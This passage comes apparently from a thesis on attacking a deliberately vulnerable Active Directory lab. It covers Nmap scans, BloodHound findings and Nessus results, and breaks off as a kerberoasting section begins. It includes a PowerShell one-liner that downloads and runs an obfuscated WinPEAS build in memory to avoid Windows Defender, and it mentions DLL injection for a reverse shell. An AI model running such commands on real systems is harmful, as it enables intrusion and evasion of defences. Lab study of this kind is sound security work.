389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tfm.Parade0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tfm.Parade0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TFM
|   NetBIOS_Domain_Name: TFM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: tfm.Parade
|   DNS_Computer_Name: DC.tfm.Parade
|   DNS_Tree_Name: tfm.Parade
|   Product_Version: 10.0.20348
|_  System_Time: 2023-05-03T16:11:42+00:00
|_ssl-date: 2023-05-03T16:11:48+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC.tfm.Parade
| Not valid before: 2023-03-31T15:29:38
|_Not valid after:  2023-09-30T15:29:38
MAC Address: 00:50:56:2C:5E:CE (VMware)
```

Figure 29 - The results of the Nmap scan for the 192.168.210.128 Domain Controller

The DC has many different services running, but most notably the Kerberos server running on port 88. This clearly indicates to attackers that this device is probably a DC, and therefore should be the target to gain access to. Although there are no direct attacks which were performed against these ports by

The workstations did not have as many services running. This was due to the fact that there is no need for a Kerberos or LDAP server necessary on a workstation, and it has less responsibility than a domain controller. The workstations were scanned with the following command:

```
nmap -A 192.168.210.XXX
```

Which resulted in the following:




Figure 30- The results of the Nmap scan for the ThreeCheers (192.168.210.129) and DangerDays (192.168.210.131) workstations.

On the DangerDays (192.168.210.131) workstation, the preliminary scan only shows three ports open: 135, 139, and 445. These ports are always open by default on Windows workstations; however, they are very frequently exploited. Some notable examples of attacks which exploited at least one of these three ports within the last 4 years include Eternal Blue, Bluekeep, and SMBGhost. Although the Nmap scans only show which services are open, these allow attackers to start creating

entry strategies into the system. However, on the ThreeCheers (192.16.210.129) workstation, two more ports are open: 22 and 5537. Port 22 is another potential way into the system, as it is the access port of an OpenSSH server. Although it is possible that there are vulnerabilities for this version of OpenSSH, since they are unrelated to the Windows OS, they will not be investigated. Additionally, port 5537 has been falsely identified as open. This is incorrect.

The ports that an attacker would be most interested in would be ports 22, 135, 139, and 445, due to the aforementioned attacks. Additionally, the results of the script scan demonstrated that the DangerDays machine is a Windows 10 version between 1709 and 1909, making it vulnerable to many different attacks with well-publicized PoCs.

9.1.1.3 BloodHound results

The last part of the reconnaissance step was to utilize BloodHound to find different attack vectors on the device. BloodHound is primarily able to identify potential "Identity" attack vectors on a domain. When BloodHound was used against the tfm.Parade domain, the following results were obtained from the basic queries:




Figure 31 - A screenshot of the Kerberoastable users returned by BloodHound. The three listed are hdrive, krbtgt, and ddan.

The first query performed was to check for the existence of Kerberosatble users. The three users which were associated with service accounts were the krbtgt, hdrive, and ddan users. In this case, although it's shown that it's possible to kerberoast the krbtgt account, this is inaccurate.




Figure 32 - A screenshot of the AES-REP rostable users returned by BloodHound. The users listed are swright, dslater, amarshall, and aduncan

The next check performed with BloodHound was to check for users vulnerable to AS-REP Roasting. In this case, it was determined that 4 users did not have pre-authentication enabled: dslater, swright, aduncan, and amarshall. Once an attacker has the credentials of these users, they can easily gain access to a system, or perform some type of pass-the-hash attack.




Figure 33 - A screenshot of the "DCSync" command on BloodHound

Next was determining which users had DCSync rights. As was previously explained, this is one of the most important permissions to identify, as it can allow for attackers to easily bypass all system defenses and gain the credentials to every user on the system. One particularly alarming discovery is the fact that the guest user has rights to perform DCSync. This means that any user on the system can perform a DCSync attack without having to enter any credentials whatsoever.




Figure 34 - A list of members in the "Domain Admins" group

Since the end goal of any attacker is to gain administrative access to a Domain Controller, it is important to see which members are part of the Domain Administrators group within the domain. In this case, it is simply the “Administrator” account. This query is useful to determine and “end-goal” for the attacker. In this case, the attacker now knows that once they get the credentials to the “Administrator” account, they can easily access the DC.




Figure 35 - A screenshot of the graph generated by the "Shortest Path to Domain Controller" option in BloodHound

Another useful graph from BloodHound is generated by the “Shortest path to domain admin” command. This graph shows that perhaps if the ppoision user was compromised, it would be possible to gain access to the DC, as they have enough permissions to access it.




Figure 36 - A screenshot of the graph generated by the "Paths to High Value Targets" option in BloodHound. Unfortunately, due to the number of connections, it is difficult to see the different nodes.

The last query executed was the “Paths to high value targets” query. Although this is the least clear query, it does provide a useful overview of the different paths forward if stuck on what attacks to perform. For example, it appears that the hdrive has many connections to other nodes, so perhaps it is worth attempting to get access to that account. In this case, only the most relevant query results have been included, however, there are many more results which the tool can potentially generate.

9.1.2 Weaponization


The next stage in the Cyber Kill Chain is weaponization. In this case, Nessus and WinPEAS were utilized to detect and evaluate the different vulnerabilities on the system.

9.1.2.1 Nessus scan results

In this scenario, Nessus did not detect useful vulnerabilities to exploit on the domain. For example, when running a scan on the vulnerable AD environment, the results are as follows:

Figure 37 - An overview of the scan results of the 192.168.210.0/24 network. In this case, Nessus has simply assessed the threat level as medium, as opposed to critical or higher.

The lackluster results from the Nessus scan can be attributed to two things: lack of deliberately configured, published vulnerabilities, and Nessus not demonstrating the weakness of password security. Nessus is primarily utilized to scan an environment for vulnerabilities with specific CVEs associated with them. Therefore, vulnerabilities which stem from poorly configured credentials do not appear on the Nessus scan. Additionally, the Domain Controller and Workstation utilized for this vulnerable environment do not have any extra services installed, so the vulnerabilities such as kerberoasting, DCsync, and DLL injection do not appear in this scan.



192.168.210.128


CRITICAL	HIGH	MEDIUM	LOW	INFO
1	1	6	0	44

Vulnerabilities — Total: 52

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.1	33447	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.0	58453	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure

Figure 38 - An overview of the vulnerabilities found on the Domain Controller of the tfm.Parade domain. There is only one critical and high vulnerability while the others are medium.

As shown in the example above, there are 52 vulnerabilities on the 192.168.210.128 DC. However, there is only 1 critical vulnerability, and there are high vulnerabilities. The case is similar on the ThreeCheers and DangerDays workstations, whose summary can be seen in the figure below:



192.168.210.129

0	0	1	0	27
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 28

SEVERITY	CVSS V3.0	PLUGIN	NAME
MEDIUM	5.3	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	166602	Asset Attribute: Fully Qualified Domain Name (FQDN)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection

192.168.210.131

0	0	1	0	21
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 22

SEVERITY	CVSS V3.0	PLUGIN	NAME
MEDIUM	5.3	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	166602	Asset Attribute: Fully Qualified Domain Name (FQDN)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses

Figure 39 - An overview of the vulnerabilities found on the workstations of the tfm.Parade domain. There is only one Medium vulnerability, while the rest are info[2].

The lack of clearly identified vulnerabilities is particularly noteworthy on the DangerDays machine (192.168.210.131), as it is certainly vulnerable to PrintNightmare, HiveNightmare,

SMBGhost, and SMBleed to name a few. This is especially unusual considering that Nessus has built-in scans for these vulnerabilities, and none of them successfully detected the attack. Although usually a good starting point, it is clear that in this scenario, Nessus scans have not provided truly valuable results.

9.1.2.2 WinPEAS results

Unlike Nessus however, the WinPEAS tool managed to generate results for weaponization which proved useful. In this scenario, there is no direct access to the DC, therefore, it would only be possible for the attacker to run this command on the ThreeCheers (192.168.210.129) machine initially. Since WinPEAS has code obfuscation, it is possible to run on an endpoint without triggering Window's Realtime Defender System. The PowerShell commands executed were as follows:

```
$url = "https://github.com/carlospolop/PEASS-ng/releases/latest/download/
                              winPEASx64_ofs.exe"
```

```
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "$url" -
       UseBasicParsing | Select-Object -ExpandProperty Content));
                      [winPEAS.Program]::Main("")
```

This command sets a local variable called 'url' to a certain release of WinPEAS, and then downloads and executes the 'winPEAS.Program' from the web. Some of the more noteworthy results of the command execution can be seen on the image below:




Figure 40 - An image demonstrating some of the results from the successful execution of WinPEAS

One of the most significant results is the identification of potential directories for DLL injection. As explained previously, it is extremely trivial to "trick" Windows into utilizing the wrong DLL file when a process runs. Although only two directories are shown in the image above, the actual result had 14 – making DLL injection a safe choice when attempting to open a reverse shell or add users solely for the attacker's usage.

[2] It should be noted, that vulnerabilities that are denoted with 'info' are not true vulnerabilities, but information that Nessus was able to find out about the remote system during its scan.

In a real-life scenario, it would be important to search for any credentials which had been saved in plain text, or in other files in the past. However, as these machines have not been significantly utilized for everyday personal use, these types of files do not exist within the machine. Additionally, because the firewall is disabled, and the Realtime protections are disabled, it makes it incredibly easy to execute malicious code on the victim's machine.

Although other pieces of information may seem significant to attackers, the previously identified information is the most important for this thesis.

9.1.3 Delivery

As mentioned previously, the method of delivery will be elaborated upon for each attack or vulnerability. However, there were two key ways to access the compromised domain. Firstly, as mentioned in the introduction to this section, the attacker had physical access to the ThreeCheers (192.168.210.129) machine. Additionally, this machine had an SSH server running on it, to allow for remote connections.

9.1.4 Exploitation and Installation

After the targets were identified in reconnaissance phase and the vulnerabilities were identified in the weaponization phase, the next step was to perform the exploitation and installation phase. The follow vulnerabilities have been exploited in this phase: kerberoasting, ASREP roasting, DCSync, Silver and Golden Ticket attacks, PrintNightmare, SMBGhost and SMBleed, and HiveNightmare.

9.1.4.1 Kerberoasting

The next type of attack that was attempted was kerberoasting. During the Reconnaissance phase, BloodHound was able to identify the different kerberoastable accounts, as shown in the image below:

